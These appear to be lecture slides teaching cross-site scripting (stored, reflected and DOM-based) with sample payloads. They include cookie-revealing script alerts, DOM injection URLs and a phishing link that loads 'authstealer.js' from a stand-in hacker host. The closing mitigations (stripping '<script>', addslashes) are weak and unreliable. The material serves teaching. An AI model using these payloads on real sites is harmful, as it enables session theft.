Browser Security

Part 1

Background

Web Server

- Serves content
- Static
- Dynamic
- Server-side scripts
- Fetch content from files/database/other containers

Browser

- Represents content
- Static (HTML)
- Dynamic (XML, ASP, JSP)
- Client-side scripts (JScript)
- Agnostic to server side complexities
- DOM (document object model)
- http, ftp, nfs, vnc, et al.

Other network components: DNS, etc.

Browser Security

- XSS
- CSRF
- SOP
- Clickjacking

XSS

Cross-site scripting

XSS


- Cross-site scripting (XSS) is a type of computer vulnerability typically executed with the help of web-applications through breaches in users' web-browser.
- It enables attacker to inject client-side script into web-pages viewed by the other users.
- XSS is mostly possible on dynamic websites where input is required.

XSS types

1. Persistent (stored)
2. Non-persistent (reflected)
3. DOM-based

Persistent XSS

- Attack is stored on the website's webserver
- Example:
  - Attacker chooses a common vulnerable platform like bulletin-board where victims usually visit
  - Attacker makes a post to the bulletin board with attack script encoded within the post content
  - Script gets stored on the bulletin board and made available to others thereafter…
  - Victims loading *that* post into their browsers run the attacker's script (lose session ID, for example)


DATA
BASE
SERVER
Vulnerable Apps
Forum ,blog ,search etc
<html>
<script>
<html>
<script>
VICTIM
ATTACKER

Some example of scripts:-

<script>alert("Hello World");</script>

This script is used to pop up a box contain message Hello World


<script>alert(document.cookie);</script>

This script is used to show your cookies

Improvise the <script> … </script> portion as you wish

Reflected XSS

- When a malicious script is *reflected* off of a web application to the victim's web-browser.
- The script is activated through a link, which sends a request to a website with a vulnerability that enables execution of malicious scripts.
- The vulnerability is typically a result of incoming requests not being sufficiently sanitized.


DATA
BASE
SERVER
Vulnerable Apps
Forum ,blog ,search etc
No output sanitization
No input validation
<html>
<script>
<html>
<script>
script
Session id
VICTIM
PHISING
ATTACKER

Reflected XSS

- While visiting a forum site that requires users to log in to their account, a perpetrator executes this search query <script type='text/javascript'>alert('xss');</script> causing the following things to occur:
  - The query produces an alert box saying: *"XSS"*.
  - The page displays: *"<script type='text/javascript'>alert('XSS');</script > not found."*
  - The page's URL reads http://ecommerce.com?q=<script type="text/javascript">alert('XSS'); </script>
- This tells the perpetrator that the website is vulnerable

Reflected XSS

- Next, he creates his own URL, which reads http://forum.com?q=news<\script%20src="http://hackersite.com/authstealer.js" and embeds it as a link into a seemingly harmless email, which he sends to a group of forum users

Reflected XSS Mitigation

- First and foremost, from the user's point-of-view, vigilance is the best way to avoid XSS scripting. Specifically, this means not clicking on suspicious links which may contain malicious code. Suspicious links include those found in:
  - Emails from unknown senders
  - A website's comments section
  - Social media feed of unknown users

DOM-based XSS

- Background of DOM:
  - The Document Object Model is a convention for representing and working with objects in an HTML document (as well as in other document types).
  - Basically all HTML documents have an associated DOM, consisting of objects representing the document properties from the point of view of the browser.
  - Whenever a script is executed client-side, the browser provides the code with the DOM of the HTML page where the script runs, thus, offering access to various properties of the page and their values, populated by the browser from its perspective.

DOM-based XSS

- DOM XSS is a type of cross site scripting attack which relies on inappropriate handling, in the HTML page, of the data from its associated DOM.
- Among the objects in the DOM, there are several which the attacker can manipulate in order to generate the XSS condition, and the most popular, from this perspective, are the document.url, document.location and document.referrer objects.

DOM-based XSS example

- Let's take the basic example of a page which provides users with customized content, depending on their user name which is encoded in the URL, and uses their name on the resulting page:
- In this case the HTML source of http://www.example.com/userdashboard.html would look like this:

`http://www.example.com/userdashboard.html`

```
<html>
<head>
<title>Custom Dashboard </title>
...
</head>
Main Dashboard for
<script>
        var pos=document.URL.indexOf("context=")+8;
        document.write(document.URL.substring(pos,document.URL.length));
</script>
...
</html>
```

`http://www.example.com/userdashboard.html?context=Mary`

```
http://www.example.com/userdashboard.html?context=<script>SomeFunction(somevariable)
http://www.example.com/userdashboard.html#context=<script>SomeFunction(somevariable)
```

Dom-based XSS example

- the victim's browser receives the above URL and sends a HTTP request to http://www.example.com, receiving the *static* HTML page described before
- Then, the browser starts building the DOM of the page, and populates the document.url property, of the document object with the URL containing the malicious script.

DOM-based XSS example

- When the browser arrives to the script which gets the user name from the URL, referencing the document.url property, it runs it and consequently updates the raw HTML body of the page, resulting in

```
...
Main Dashboard for <script>SomeFunction(somevariable)</script>
...
```

DOM-based XSS example

- the browser finds the malicious code in the HTML body and executes it, thus finalizing the DOM XSS attack
- In reality, the attacker would hide the contents of the payload in the URL using encoding so that it is not obvious that the URL contains a script.

DOM-based XSS mitigation

- browsers may encode the < and > characters in the URL, causing the attack to fail. However there are other scenarios which do not require the use of these characters, nor embedding the code into the URL directly, so these browsers are not entirely immune to this type of attack either.

XSS types

1. Persistent (stored)
   - Attack is stored on website's webserver
2. Non-persistent (reflected, type 1, first-order)
   - Victim has to go through a special link to be exposed
3. DOM-based
   - Problem exists within the client-side scripts

XSS Mitigation

1. Replace <script> with null string “”

2. Magic quotes filteration
   - E.g., addslashes() in PHP

   - Reading exercise: https://www.exploit-db.com/docs/english/18895-complete-cross-site-scripting-walkthrough.pdf